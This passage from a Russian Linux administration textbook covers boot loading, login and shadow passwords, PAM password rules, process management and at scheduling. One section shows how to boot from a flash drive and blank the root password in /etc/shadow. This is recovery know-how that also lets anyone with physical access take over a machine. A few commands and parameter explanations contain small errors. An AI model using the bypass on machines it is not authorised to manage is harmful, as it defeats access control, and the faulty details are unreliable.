sudo bash -c "echo 'manual' > /etc/init/mysql.override"
```

Фрагмент `bash -c` говорит о том, что нужно просто выполнить команду, которая идет дальше в кавычках. Использование команды `bash -c` вызвано тем, что команда `sudo` не сможет работать с командой `echo` и перенаправить наш вывод в файл, потому что `echo` — это команда не ОС, а `bash`.

3.2.2. GRUB2

ОС — когда вы включаете свой компьютер — сама по себе не загружается. Ее запуск должен быть как-то инициализирован. Изначально самым популярным инициализатором этой загрузки был LILO (Linux Loader, или загрузчик Linux), но в последнее время уже, кажется, все дистрибутивы перешли на GRUB2 (GRand Unified Bootloader, большой объединенный загрузчик, версия 2).

Как уже отмечалось ранее, когда мы включаем компьютер, первым запускается система BIOS. Ее загрузка сейчас может быть скрыта красивой картинкой с лого-

типом производителя, но раньше в этот момент мы обязательно видели логотип BIOS, а по экрану бежали циферки тестирования оперативной памяти.

Мощность GRUB2 заключается в том, что он поддерживает различные файловые системы и даже позволяет работать с файлами без загрузки ОС. Например, для просмотра содержимого файла можно использовать команду `cat`, которая идентична одноименной команде Linux.

Все, что касается программы загрузчика GRUB2, находится в каталоге /boot/grub2/. Если у вас несколько ОС, то содержимое меню, которое вы видите при старте системы, можно найти в файле /boot/grub2/grub.cfg.

Конфигурационный файл /boot/grub2/grub.cfg сгенерирован на основе нескольких скриптов, и желательно его не редактировать напрямую. Если вы хотите создать свои собственные пункты меню, то нужно обратиться к файлу /etc/grub.d/40_custom. Вот в папке /etc/grub.d/ вы можете редактировать все конфигурационные файлы, и эти изменения никуда не исчезнут. Более того, именно эти файлы являются исходным материалом для формирования основного конфигурационного файла grub.cfg.

Раньше описать функции загрузчика, особенно такого простого, как LILO, было достаточно просто. Сейчас это уже весьма обширная тема, которую нужно раскрывать полностью или не раскрывать вовсе. Я полагаю, что по GRUB2 можно написать отдельную книгу с трюками, опасаюсь только, что она не будет популярной, потому что редактировать файлы загрузчика приходится очень редко, а вся необходимая информация уже есть в Интернете.

В общем, я убрал из этого издания примеры конфигурирования и решил дать вам только несколько полезных ссылок:

- **https://help.ubuntu.com/community/Grub2** — здесь вы найдете подробную базовую информацию о GRUB версии 2;
- **https://help.ubuntu.com/community/Grub2/Passwords** — здесь описывается, как можно защитить с помощью паролей меню загрузки. Очень интересная тема, потому что далеко не каждому пользователю можно доверить доступ к ОС прямо из загрузчика;
- **http://rskl.ru/grub2/** — здесь можно увидеть реальный хороший пример настройки пароля на меню загрузчика.

3.2.3. Интересные настройки загрузки

Рассмотрим несколько файлов, которые хоть и незначительно, но влияют на загрузку:

- прежде чем появится приглашение ввести пароль, на экране отображается текстовая информация, пояснение. Чаще всего разработчик здесь пишет имя дистрибутива и его версию. Эта информация хранится в файле /etc/issue, и ее можно изменить в любом текстовом редакторе, в том числе и с помощью встроенного редактора Midnight Commander;

- после входа в систему текстовое сообщение может выводиться тоже, но по умолчанию почти всегда отсутствует. В последних версиях Ubuntu эту функцию стали использовать достаточно оригинально и полезно — после входа нам показывают количество свободного места на диске, свободную память и т. д. Текст этого сообщения находится в файле /var/run/motd, и его можно просмотреть, выполнив команду:

  ```
  cat /var/run/motd
  ```

  Но это всего лишь текст, который сгенерирован на основе файлов из каталога /etc/update-motd.d. Здесь находится сразу несколько файлов скриптов, и вы можете редактировать уже существующие или создавать новые. Имена файлов имеют формат *XX*_filename, где *XX* — порядковый номер, который определяет, в каком порядке будут загружаться файлы. Потом просто следует имя. Такой же формат используется при конфигурации GRUB2 и некоторых других программ.

3.3. Регистрация в системе

В процессе старта ОС загружает виртуальные консоли getty. Каждая из них для работы требует авторизации и запрашивает имя пользователя. Для этого на экран выводится окно приглашения. Введенное имя пользователя передается программе login, а она в свою очередь запрашивает пароль.

Программа login сравнивает имя пользователя со списком имен в файле /etc/passwd, а пароль — с соответствующей записью в файле /etc/shadow. Все пароли в файле хранятся только в зашифрованном виде. Поэтому для сопоставления введенный пароль тоже шифруется, и результат сравнивается с зашифрованным значением пароля в файле /etc/shadow для указанного имени пользователя.

Почему проверка происходит так сложно? Дело в том, что все пароли в файле /etc/shadow зашифрованы необратимым алгоритмом. Это значит, что математическими методами из результата шифрования получить исходный пароль нельзя, поэтому остается только подбор. Для подбора паролей существуют несколько очень простых программ. Чем проще пароль и чем меньше его длина, тем быстрее программа найдет нужный вариант. Если пароль сложен, и его длина более 8 символов, а лучше — свыше 16, то подбор отнимет достаточно много ресурсов.

Если идентификация пользователя состоялась, то программа login выполнит все автоматически загружаемые сценарии и запустит оболочку (командную строку), через которую и будет происходить работа с системой. Если проверка прошла неудачно, то система вернет управление консоли getty, которая снова запросит ввод имени пользователя.

Таким образом, пока мы не пройдем авторизацию через программу login, запустить оболочку (текстовую или графическую) невозможно — нам останется доступной лишь консоль getty, которая умеет только запрашивать имя пользователя и передавать его программе login.

Теперь обсудим некоторые проблемы, которые могут возникнуть при входе в систему, и посмотрим, как они решаются.

3.3.1. Теневые пароли

В очень старых версиях Linux список пользователей и пароли хранились в файле /etc/passwd в открытом виде. Это было не очень хорошо с точки зрения безопасности, потому что файл /etc/passwd должен быть доступен для чтения, т. к. имена пользователей требуются очень многим безобидным программам. Например, команда `ls` (просмотр файлов текущего каталога) при выполнении обращается к списку пользователей для получения имен владельцев файлов. Поскольку файл легко прочитать любому пользователю, то и зашифрованные варианты паролей тоже всем доступны, а значит, любой хакер сможет запустить подбор паролей и ждать заветного часа X, когда будет найдена нужная комбинация.

Чтобы защитить пароли, во всех современных версиях Linux их прячут в файл /etc/shadow, который доступен для чтения только администратору root. Файл /etc/passwd остался открытым для всех, но теперь в нем уже нет паролей. Давайте посмотрим, как выглядит файл /etc/passwd. Для примера я взял только верхние три строки из своего файла:

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
```

Каждая строка содержит информацию о пользователе — семь аргументов, разделенных двоеточиями. Рассмотрим каждый из них:

- имя пользователя — тот login, который вы вводите. В строке для пользователя root, конечно же, тут написано `root`;
- пароль — если вывод затенен (а он уже давно такой), то вместо пароля здесь стоит бессмысленный символ `x` (или `!!`), а сам пароль в зашифрованном виде находится в соответствующей записи файла /etc/shadow;
- следующие два параметра: уникальный идентификатор пользователя (UID) и уникальный идентификатор группы (GID). В файле не может быть двух записей с одним и тем же UID. А по GID система находит группу, в которую входит пользователь, и, соответственно, определяет права, которые даны этой группе, а значит, и пользователю;
- информация о пользователе — здесь может быть полное имя, но чаще всего значение этого параметра идентично имени пользователя. Информация о пользователе может быть любой, и на работу системы она не влияет. Это просто пояснение, которое администратор использует по своему усмотрению;
- домашний каталог — принадлежащий пользователю каталог, который становится текущим после входа в систему, и с которым он, войдя в систему, начинает работать;
- последний параметр — это командный интерпретатор, который будет обрабатывать пользовательские запросы. Наиболее распространенным является интерпретатор /bin/bash. Если команды пользователя не должны выполняться, то в качестве этого параметра устанавливается `/sbin/nologin`. Именно это значение введено

для записей bin, daemon и многих других, потому что под ними нельзя входить в систему, и предназначены они только для внутреннего обеспечения безопасности определенных программ.

Теперь посмотрим на файл /etc/shadow, а точнее, только на первые его три строки — для примера этого будет достаточно:

```
root:$1$1emP$XMJ3/GrkltC4c4h/:12726:0:99999:7:::
bin:*:12726:0:99999:7:::
daemon:*:12726:0:99999:7:::
```

Здесь также несколько параметров, разделенных двоеточиями. Нас будут интересовать первые два: имя пользователя и пароль. По имени пользователя происходит связь записи из файла /etc/shadow с файлом /etc/password. А вот во втором параметре уже находится настоящая зашифрованная версия пароля. Но если вместо пароля в строке стоит звездочка, это запрещает соответствующему пользователю интерактивную работу с системой. Например, для пользователей bin и daemon установлены именно звездочки — значит, под этими учетными записями нельзя входить на компьютер.

В последней версии Ubuntu пароль пользователя root не спрашивают, и если посмотреть на файл shadow, то здесь будет стоять вместо пароля звездочка, — указатель на то, что этот аккаунт нельзя использовать для входа в систему. Можно установить пароль, и тогда вход снова будет возможен, но не стоит этого делать. Не зря же разработчики пошли на такой шаг.

3.3.2. Забытый пароль

Что делать, если вы забыли пароль, или хакер проник в систему и изменил его? Действительно, ситуация не из приятных, но все решаемо. Если у вашей учетной записи есть доступ к файлу /etc/shadow, то можно заняться его редактированием, а если нет, то посмотрим, как получить к нему доступ с помощью загрузочной дискеты (или флешки, что сейчас более предпочтительно).

Загрузившись с флешки, вы должны войти в систему как root и подключить тот жесткий диск (или раздел диска), на котором находится папка /etc. Для этого нужно выполнить команду:

```
/sbin/mount -w hda1 /mnt/restore
```

Теперь каталог /mnt/restore (желательно, чтобы он существовал до выполнения команды) указывает на главный раздел вашего жесткого диска, а файл паролей находится в каталоге /mnt/restore/etc/shadow. Откройте этот файл в любом редакторе и удалите пароль администратора root (просто сотрите весь текст между первым и вторым знаками двоеточия). В моем случае получилось так:

```
root::12726:0:99999:7:::
```

Теперь обычным способом загружайте систему и в качестве имени пользователя вводите имя root. У вас даже не спросят пароль, потому что он «пустой». Не забудьте потом поменять пароль, иначе ситуация останется «опасной для жизни» — это как электрику работать под высоким напряжением без средств защиты ☺.

Для смены пароля вы должны набрать команду `passwd root`, в ответ запустится программа, которая попросит вас дважды ввести символы пароля. Такой подход исключает случайную опечатку при наборе и может с большой долей вероятности гарантировать, что будет сохранен верный пароль. Ведь если вы случайно наберете не тот символ и не заметите этого, то не сможете потом воспроизвести установленный пароль. А при двойном вводе дважды допустить одну и ту же ошибку проблематично, хотя и возможно.

3.3.3. Модули аутентификации

Аутентификация на основе двух файлов: /etc/passwd и /etc/shadow — немного устарела и предоставляет нам слишком скудные возможности. Разработчики ядра ОС Linux стараются исправить ситуацию с помощью добавления новых алгоритмов шифрования, но все эти попытки чисто косметические, а нам необходимо кардинальное изменение.

Абсолютно новое решение для реализации аутентификации — PAM (Pluggable Authentication Modules, подключаемые модули аутентификации) — предложила компания Sun.

Преимущество модульной аутентификации заключается в том, что для ее использования не требуется перекомпиляции ядра. Существуют модули для основных методов аутентификации, таких как: Kerberos, SecureID, LDAP и др.

Конфигурационные файлы для каждого сервиса, который может использовать PAM, находятся в каталоге /etc/pam.d. В большинстве случаев вам не придется создавать эти файлы вручную, потому что они устанавливаются во время инсталляции программы из пакета. Но вы должны знать их структуру, чтобы можно было изменить какие-то параметры в случае необходимости.

Каждая строка в конфигурационном файле состоит из четырех полей, разделенных пробелами:

- тип модуля, который может принимать одно из следующих значений:
  - `auth` — модуль будет использоваться для аутентификации и проверки привилегий пользователей;
  - `account` — модуль распределения ресурсов системы между пользователями;
  - `session` — модуль поддержки сессии и регистрации действий пользователей;
  - `password` — модуль проверки пароля;
- флаг, определяющий параметры модуля. Здесь можно использовать четыре значения:
  - `required` — модуль обязателен;
  - `optional` — необязательный;
  - `sufficient` — достаточный;

- `requisite` — модуль обязателен, а в случае ошибки управление передается приложению;

- полный путь к файлу модуля;
- аргументы модуля.

Рассмотрим пример конфигурационного файла для FTP-сервиса, который находится в файле /etc/pam.d/ftp. Символом ⏎ здесь обозначен перенос длинной строки:

```
#%PAM-1.0
auth       required  /lib/security/pam_listfile.so item=user sense=deny ⏎
file=/etc/ftpusers onerr=succeed
auth       required  /lib/security/pam_stack.so service=system-auth
auth       required  /lib/security/pam_shells.so
account    required  /lib/security/pam_stack.so service=system-auth
session    required  /lib/security/pam_stack.so service=system-auth
```

Это и все, что вам необходимо знать. Остальное берет на себя программа сервиса без нашего вмешательства.

3.3.4. Сложность паролей

Теперь перейдем к конфигурированию сложности самого пароля. Эта конфигурация находится в файле /etc/pam.d/common-password. В некоторых системах конфигурацию разбивают на несколько файлов — в зависимости от того, каким способом авторизуется пользователь, и вы можете увидеть в каталоге /etc/pam.d/ сразу несколько файлов, имена которых имеют формат *nnnnn*-auth, где на месте *nnnnn* может быть одно из следующих слов: syste, smartcard, fingerprint. То есть, в зависимости от того, каким способом авторизуется пользователь, подключается тот или иной файл конфигурации.

У нас подопытная система Ubuntu, и у нее параметры конфигурирования сложности пароля находятся в файле /etc/pam.d/common-password. Откройте этот файл в текстовом редакторе и добавьте следующую строку:

```
password requisite pam_cracklib.so try_first_pass retry=3 type= ucredit=-2
lcredit=-4 dcredit=-3 ocredit=-1
```

Теперь расшифруем, что тут написано. Для управления паролями нужно загрузить модуль `pam_cracklib.so`. В качестве параметров указывается:

- `ucredit` — сколько букв в верхнем регистре должен содержать пароль. В моем примере прописано `2`, а, значит, в пароле, как минимум, должны быть две буквы в верхнем регистре. Чтобы проще запомнить — первая буква `u` явно указывает на слово upper (верх);
- `lcredit` — сколько прописных букв должен содержать пароль. В моем примере прописано `3`. Тут для простоты снова смотрим на первую букву `l` — она явно указывает на слово lower (низ);

- `dcredit` — сколько цифр должен содержать пароль. Первая буква `d` явно происходит от слова digit;
- `ocredit` — сколько других символов (не букв и не цифр) должен содержать пароль. Я тут точно не уверен, но мне кажется, что первая буква может указывать на слово other.

Дефис (минус) после знака «равно» у параметров — не случайность, он действительно является частью конфигурации.

После изменения конфигурации попробуйте поменять свой пароль. Для этого просто наберите в терминале команду `password`. Без параметров она меняет пароль текущего пользователя.

Если вы увидите ошибку: **Module is unknown** (неизвестный модуль), то ничего страшного в этом нет, в Ubuntu по умолчанию действительно не установлен `pam_cracklib.so`. Просто нужно установить его, и делается это следующей командой:

```
apt-get install libpam-cracklib
```

Теперь все должно пройти успешно, и пароль удастся поменять только в том случае, если он соответствует правилам, которые вы задали в конфигурационном файле.

3.4. Процессы

Для того чтобы эффективно управлять своим компьютером, вы должны досконально изучить свой сервер и работающие на нем процессы. Это поможет быстро увидеть в системе какие-либо аномалии.

Процесс — это программа или ее потомок. При запуске программы создается новый процесс, в котором и работает код. Каждая программа функционирует с определенными правами. Сервисы, которые активизируются при старте системы, обладают правами root или nobody (без прав). Программы, которые выполняются из командной строки, наделены правами запустившего их пользователя, если не указан SUID- или SGID-бит, при котором программа имеет права владельца.

Процессы могут работать в двух режимах: фоновом (background) и центральном (foreground). Центральный режим для каждого терминала имеет только один процесс. Например, запустив по команде `man ls` программу для просмотра помощи, вы не сможете выполнять другие команды, пока не выйдете из программы `man`. Если ни один центральный процесс в терминале не запущен, то им является интерпретатор команд.

У тех, кто знаком с программой Midnight Commander, может возникнуть вопрос: а как же тогда работает mc — ведь в нем можно выполнять команды одновременно? Ответ прост — процессы могут порождать другие процессы. Это происходит и в MC, но если его закрыть, то закроются и все порожденные процессы.

3.4.1. Смена режима

Фоновыми процессами являются все сервисы. Они выполняют свои действия параллельно с вашей работой. Но и вы можете запустить любую программу в фоновом режиме. Для этого достаточно после указания команды через пробел поставить знак `&`. Например, выполните сейчас следующую команду:

```
man ls &
```

В ответ на это вы не увидите файла помощи, а на экране появится только строка:

[1] 2802

После этого терминал снова готов работать, потому что центральный процесс запустил команду `man ls` в фоновом режиме, и свободен для выполнения новых директив.

А что же мы увидели в ответ на выполнение команды? В квадратных скобках показан порядковый номер фонового процесса, который мы запустили. Номера будут последовательно увеличиваться. В нашем случае — это первая команда, поэтому в квадратных скобках стоит единица. Номер фонового процесса формируется для каждого пользователя. Если войти в систему через второй терминал и запустить какой-либо фоновый процесс, то вы увидите примерно следующее:

[1] 2805

В квадратных скобках опять число 1, а вот следующее значение отличается от выведенного на первом терминале. Это PID (Process ID, идентификатор процесса) созданного процесса, который является уникальным для всех пользователей. Это значит, что если вы запустили процесс с номером 2802, то другой пользователь никогда не сможет запустить процесс с таким же идентификатором, по крайней мере до рестарта системы. Его PID будет другим.

Запомните идентификаторы, которые вы увидели, впоследствии они нам пригодятся.

Чтобы узнать, какие процессы у вас запущены, выполните команду `jobs`. В ответ на это вы получите:

[1] + Stopped man ls

Здесь мы видим, что процесс с номером **[1]** загружен в память, и состояние команды `man ls` — **Stopped** (остановлен).

Какой смысл в том, что мы отправили просмотр файла помощи в фоновый режим? Я не зря выбрал эту команду, потому что в этом есть резон. Вы в любой момент можете сделать фоновый режим основным. Для этого необходимо ввести команду `fg %1`, где число `1` указывает номер вашего процесса, который вы видели в квадратных скобках. Попробуйте сейчас выполнить эту команду, и перед вами откроется запущенная программа `man`, отображающая файл помощи по использованию команды `ls`.

Раз процесс можно сделать центральным, значит, можно поступить и наоборот. Чтобы вернуть процесс в фоновый режим, нажмите комбинацию клавиш <Ctrl>+<Z> — перед вами снова появится командная строка. Выполните команду `jobs`, чтобы убедиться, что команда `man ls` все еще работает.

Если в программе есть возможность выполнять системные команды, то вместо сочетания клавиш <Ctrl>+<Z> можно выполнить команду `bg %1`. Число `1` — это снова номер процесса.

3.4.2. Остановка процессов

Чтобы прекратить работающий процесс, необходимо сделать его центральным и остановить штатными средствами. Чаще всего на экране есть подсказка, которая поможет выйти из программы. Если она отсутствует, то следует обратиться к документации или просмотреть файл помощи, вызвав: `man имяпрограммы`.

Сервисы могут работать только в фоне и не могут быть выведены на передний план. Для того чтобы их остановить, существуют специализированные команды, которые чаще всего имеют вид:

```
имясервиса stop
```

Иногда процессы зависают. Да, такие ситуации бывают и в ОС Linux. Центральный процесс может быть снят с помощью комбинации клавиш <Ctrl>+<C> или <Ctrl>+<Break>. Но этот метод срабатывает не во всех случаях и не для всех программ. Если не удается завершить процесс по-хорошему, то можно поступить иначе. Для этого существует команда `kill`. Чтобы отключить процесс по личному идентификатору (тому, что мы видели в квадратных скобках), используйте команду `kill` (Убить):

```
kill %n
```

Параметр `n` нужно заменить номером процесса. Например, чтобы завершить работу фоновой программы `man`, нужно выполнить:

```
kill %1
```

Затем сразу же запустите команду `jobs`. Вы должны увидеть на экране сообщение типа:

[1] + Terminated man ls

После повторного вызова команды `jobs` программы `man` больше не будет.

Если вы хотите завершить работу процесса, который запущен не вами, но вы знаете его PID, то нужно выполнить команду:

```
kill n
```

Знак процента в этом случае не нужен. Тогда команда `kill` ищет процесс, у которого PID равен указанному числу `n`, и посылает сигнал для завершения.

3.4.3. Просмотр процессов

С помощью команды `jobs` вы можете увидеть только запущенные вами процессы. Чтобы полюбопытствовать, чем в системе занимаются остальные пользователи, нужно выполнить команду `ps`. Если запустить ее без параметров, то результат на экране будет примерно следующий:

```
  PID TTY          TIME CMD
 1652 tty1     00:00:00 bash
 1741 tty1     00:00:00 ps
```

Перед нами четыре колонки, которые показывают идентификатор процесса, терминал, на котором запущена программа, время работы и выполняемую команду.

Это далеко не полный список. Чтобы увидеть все процессы, необходимо выполнить команду `ps` с ключом `-a`. Но и это еще не будет весь перечень, потому что отобразятся только программы своего терминала. Если требуется полный список процессов, запущенных со всех терминалов, то нужно добавить ключ `-x`. Помимо этого, вы можете пожелать увидеть имя пользователя, под которым работает процесс, для этого добавьте ключ `-u`. В итоге, исчерпывающую информацию можно получить, выполнив команду:

```
ps -axu
```

Результат работы будет таков:

```
USER  PID %CPU %MEM   VSZ  RSS TTY      STAT START   TIME COMMAND
root    1  0.0  0.1  1376  452 ?        S    14:25   0:05 init
root    2  0.0  0.0     0    0 ?        SW   14:25   0:00 [keventd]
root    3  0.0  0.0     0    0 ?        SW   14:25   0:00 [kapmd]
root    5  0.0  0.0     0    0 ?        SW   14:25   0:00 [kswapd]
root    6  0.0  0.0     0    0 ?        SW   14:25   0:00 [bdflush]
root    7  0.0  0.0     0    0 ?        SW   14:25   0:00 [kupdated]
root  530  0.0  0.1  1372  436 ?        S    14:25   0:00 klogd -x
rpc   550  0.0  0.2  1516  540 ?        S    14:25   0:00 portmap
```

Колонка `STAT` показывает состояние процесса. Здесь можно встретить следующие коды:

- `S` (Sleeping) — спящий, это нормальное состояние для сервисов, которые просыпаются только на редкие запросы клиентов;
- `R` (Runnable) — исполняемый в текущий момент;
- `T` (Traced or Stopped) — в состоянии отладки или остановлен;
- `Z` (Zombied) — зависший. Такие процессы можно смело «убивать»;
- `W` — не имеет резидентных страниц;
- `<` — обладает высоким приоритетом;
- `N` — имеет низкий приоритет.

Это основные состояния, которые вы можете увидеть у процессов в своей системе.

Если в колонке TTY стоит вопросительный знак, то это означает, что процесс запущен еще на этапе загрузки системы и не принадлежит какому-либо терминалу.

Здесь показан всего лишь небольшой фрагмент файла. В реально работающей системе процессов очень много, и даже при минимальном количестве запущенных сервисов может не хватить одного экрана для отображения их всех. Я люблю сохранять результат работы в текстовый файл, а потом спокойно изучать его в любом редакторе. Для этого я выполняю команду:

```
ps –axu >> ps.txt
```

Чтобы увидеть, чем в настоящий момент занимаются другие пользователи, можно выполнить команду w. В результате вы получите на экране приблизительно такую картину:

```
10:59am  up 37 min,  2 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
root     tty1     -                 10:24am  0.00s  0.82s  0.05s  w
flenov   tty2     -                 10:39am  8:13   0.85s  0.03s  grotty
```

Из этого примера понятно, что в системе находятся два пользователя. На первом терминале работает пользователь root, а на втором — flenov. Очень удобно определять по списку, когда пользователь вошел в систему (колонка LOGIN@) и что он делает в настоящее время (колонка WHAT).

Посмотрите на столбцы JCPU и PCPU — по ним можно оценить загрузку системы. Если ваш компьютер начал работать слишком медленно, то эти столбцы покажут, какой процесс отнимает много процессорного времени.

Команда ps выводит статическую информацию. Для наблюдения за нагрузкой системы удобнее использовать команду top. Она отображает список процессов, отсортированный по убыванию в зависимости от нагрузки (рис. 3.2). Здесь вы можете увидеть, какой сервис или программа отнимают драгоценные ресурсы и не дают нормально работать с компьютером.

Если мой компьютер начинает тормозить, или работа замедляется через определенные промежутки времени, то я запускаю top в отдельном терминале и, по мере необходимости, переключаюсь на него, чтобы увидеть нагрузку процессов.

В верхней строке окна (см. рис. 3.2) выводится количество пользователей, общая загрузка системы и статистика процессов: общее количество, спящие, выполняемые, зависшие и остановленные.

Помимо этого, там можно увидеть краткий отчет по использованию памяти: количество занятой и свободной оперативной памяти и размер раздела подкачки. В моем случае виртуальной машине выделен гигабайт памяти, и из них свободно чуть более 300 мегабайт, а раздел подкачки пока не используется (см. первую и вторую колонки строки KiB Mem). Почему так мало свободной памяти — ведь часто можно услышать, что Linux потребляет очень мало ресурсов? Дело в том, что реально использовано только 113 460 байтов (примерно 100 мегабайт — это третья колонка). Все остальное — кэшированные данные для повышения производительности системы (четвертая колонка).

```
top - 19:49:38 up  7:40,  2 users,  load average: 0.04, 0.03, 0.05
Tasks:  87 total,   1 running,  86 sleeping,   0 stopped,   0 zombie
%Cpu(s):  0.0 us,  0.0 sy,  0.0 ni,100.0 id,  0.0 wa,  0.0 hi,  0.0 si,  0.0 st
KiB Mem :  1016232 total,   342052 free,   113460 used,   560720 buff/cache
KiB Swap:   839676 total,   839668 free,        8 used.   698312 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
    1 root      20   0   46008   6336   3892 S   0.0   0.6   0:01.91 systemd
    2 root      20   0       0      0      0 S   0.0   0.0   0:00.00 kthreadd
    3 root      20   0       0      0      0 S   0.0   0.0   0:00.32 ksoftirqd/0
    5 root       0 -20       0      0      0 S   0.0   0.0   0:00.00 kworker/0:0H
    6 root      20   0       0      0      0 S   0.0   0.0   0:01.54 kworker/u2:0
    7 root      rt   0       0      0      0 S   0.0   0.0   0:00.00 migration/0
    8 root      20   0       0      0      0 S   0.0   0.0   0:00.00 rcu_bh
    9 root      20   0       0      0      0 S   0.0   0.0   0:00.60 rcu_sched
   10 root      rt   0       0      0      0 S   0.0   0.0   0:00.20 watchdog/0
   12 root      20   0       0      0      0 S   0.0   0.0   0:00.00 kdevtmpfs
   13 root       0 -20       0      0      0 S   0.0   0.0   0:00.00 netns
   14 root      20   0       0      0      0 S   0.0   0.0   0:00.00 khungtaskd
   15 root       0 -20       0      0      0 S   0.0   0.0   0:00.00 writeback
   16 root       0 -20       0      0      0 S   0.0   0.0   0:00.00 kintegrityd
   17 root       0 -20       0      0      0 S   0.0   0.0   0:00.00 bioset
   18 root       0 -20       0      0      0 S   0.0   0.0   0:00.00 kblockd
   19 root       0 -20       0      0      0 S   0.0   0.0   0:00.00 md
   25 root      20   0       0      0      0 S   0.0   0.0   0:00.09 kswapd0
```

Рис. 3.2. Результат работы команды `top`

Вторая строка цифр (KiB Swap) — это файл подкачки. Чем меньше компьютер использует swap-раздел/файл, тем быстрее он работает. Конечно, пока что этот раздел практически не используется, но если перейти в графический режим и запустить пару мощных приложений, то и swap-раздела не хватит. Но для этого виртуального сервера я даже не устанавливал графической оболочки, поэтому выделенного гигабайта хватает.

Программа `top` будет обновлять информацию о загрузке процессора с определенным интервалом времени. Для выхода из программы нажмите комбинацию клавиш <Ctrl>+<C>.

3.4.4. «Зомби»: поиск и устранение

В системе иногда появляются «умершие» процессы — «зомби». Я часто применяю Linux для запуска различных задач, по расписанию используя команду `cron` или просто скрипты, которые бесконечно работают в цикле и выполняют задачи в определенное время. ОС Linux в этом отношении удобна и достаточно надежна, но далеко не всегда надежны ее приложения.

Из личного опыта — очень часто возникают проблемы с программой rsync. Она синхронизирует файлы между двумя хранилищами, которые могут находиться на разных компьютерах. С помощью rsync достаточно просто реализовать синхронизацию кода на серверах для веб-серверов. Это одна из задач, которую регулярно для меня решает Linux. Однако rsync постоянно виснет. Решение — запускать его в виде демона. Став демоном, он работает отлично и пока у меня ни разу не зависал, но это уже отдельная тема.

Но вернемся к «зомби». Итак, у меня скрипты работают в постоянном режиме и создают новые процессы (дочерние), которые выполняют какие-то работы. Иногда бывает так, что дочерний процесс завершил свою работу, а родительский не видит этого и считает, что дочерний все еще работает. В системе образуются как бы «зомби» — которые не видят, что «тело уже умерло», и продолжают «дышать» и использовать ресурсы.

У меня все родительские процессы записывают себя в журнал в основном скрипте. Я знаю их ID, но не знаю, какой именно из дочерних завис или превратился в «зомби». Команда `ps` далеко не всегда показывает правильно такие проблемы.

В таких случаях я выполняю команду:

```
ps -al
```

Эта команда выводит подробную информацию о выполняющихся сейчас процессах:

```
UID   PID  PPID    F    CPU PRI NI    TTY        TIME CMD
  0   702   339   4106   0  33  0  ttys000    0:00.05 login -
501   703   702   4006   0  31  0  ttys000    0:00.08 -bash
  0  8510   703   4106   0  31  0  ttys000    0:00.01 ps -al
```

Самыми важными здесь являются вторая и третья колонки: PID (process ID) и PPID (parent process ID). Во второй строке в колонке PPID записано 702. Это значит, что процесс в этой строке является дочерним для процесса с PID равным 702. Этот процесс можно увидеть в первой строке. Третья строка является дочерней для второй. То есть третий процесс — самый низший в иерархии.

Когда процессов много, то сразу так иерархию построить не получится. В этом случае можно фильтровать вывод с помощью следующей команды:

```
ps -al | grep XXX
```

Здесь вы видите две команды, разделенные вертикальной чертой. Первая команда слева:

```
ps -al
```

показывает подробную информацию о всех процессах. Вторая:

```
grep
```

фильтрует вывод. И при этом показывает на экране только те строки, в которых есть текст *XXX*. В качестве этого *XXX* нужно указать ID родительского процесса.

Таким путем я иду от родительского процесса к дочерним и ищу самый последний из них. Когда нахожу последний, его и «убиваю» командой `kill`. Если не помогает, то «убиваю» предпоследний. Очень часто «убийство» последнего процесса не помогает, потому что он обычно уже реально не работает, а просто висит как фантом. А вот когда я «убиваю» предпоследний, то это видит вся цепочка дерева иерархии процессов.

3.5. Планирование задач

Очень часто возникает необходимость выполнить какую-либо операцию в определенное время. Раньше я надеялся на свою память и вручную выполнял нужные команды. Но когда несколько раз произошла осечка — просто был слишком занят, чтобы обратить внимание на часы и выполнить нужные действия, — я переложил задачу по слежению за временем на компьютер. И действительно, зачем держать в голове то, что компьютер сделает лучше и точно в указанное время?

А что, если необходимо выполнять какие-то простые, но трудоемкие, задачи после окончания трудового дня? Неужели придется оставаться на работе на всю ночь? Конечно же, нет. Компьютер может сам все сделать без вмешательства человека, главное — правильно ему рассказать, что и когда надо выполнить.

3.5.1. Формирование задания

Самый простой, надежный и любимый хакерами способ решить проблему запуска в определенное время — это команда `at`. В простейшем случае формат ее вызова следующий:

```
at hh:mm dd.mm.yy
```

Дату можно и не задавать, и тогда будет взята ближайшая возможная. Если заданное время позже текущего, то будет установлена текущая дата, если раньше, — то следующий день, потому что сегодня эта команда уже выполниться не сможет.

Рассмотрим использование команды `at` на реальном примере, с которым вы можете столкнуться в жизни. Допустим, что в начале рабочего дня мы завели нового пользователя. Мы также знаем, что этот сотрудник будет работать до половины первого. Если после этого времени забыть удалить учетную запись, то пользователь останется в системе, а это большая дыра в безопасности.

Для начала необходимо выполнить команду `at`, указав время 12:30. Я беру запас 20 минут на случай, если пользователь задержится в системе. Для этого выполните команду:

```
at 12:50
```

В ответ на это появится приглашение для ввода команд:

```
at>
```

Введите необходимые инструкции. Например, для удаления пользователя необходимо выполнить команду `userdel` и стереть соответствующий каталог:

```
userdel tempuser
rm -fr /home/tempuser
```

Подробнее об управлении пользователями мы узнаем в *главе 4*, а сейчас нужно довериться мне и просто использовать эти команды. Конечно же, в вашей системе

сейчас нет пользователя tempuser, и команда не отработает, но нас интересует сам факт ее запуска в указанное время.

Наберите эти команды, в конце каждой из них нажимая клавишу <Enter>. Для завершения ввода используйте комбинацию клавиш <Ctrl>+<D>. В ответ на это вы должны увидеть текстовое сообщение, содержащее дату и время, в которое будет выполнена команда, а также идентификатор задания. Сообщение будет выглядеть примерно следующим образом:

Job 1 at 2005-03-03 12:30

С помощью команды atq можно увидеть список заданий, поставленных в очередь. Например, результат может быть следующим:

```
1       2005-01-28 12:40 a root
2       2005-01-28 01:00 a root
3       2005-01-30 12:55 a root
```

В первой колонке стоит номер задания, им можно управлять. После этого выводится дата и время выполнения команды, а в последней колонке — имя пользователя, который создал задачу.

Теперь допустим, что необходимо выполнять в определенное время (после окончания рабочего дня) резервное копирование. А что, если в какой-либо день сотрудники задержались на работе, и им необходимо выполнить операции, которые сильно загружают систему. В этом случае резервное копирование будет мешать их работе, и логичнее отложить запуск задания.

Для решения этой проблемы создавайте задачу командой batch. Если в момент выполнения задания сервер окажется сильно загружен, то работа будет начата, когда нагрузка на сервер станет минимальной, — по умолчанию менее 0,8%.

3.5.2. Планировщик задач

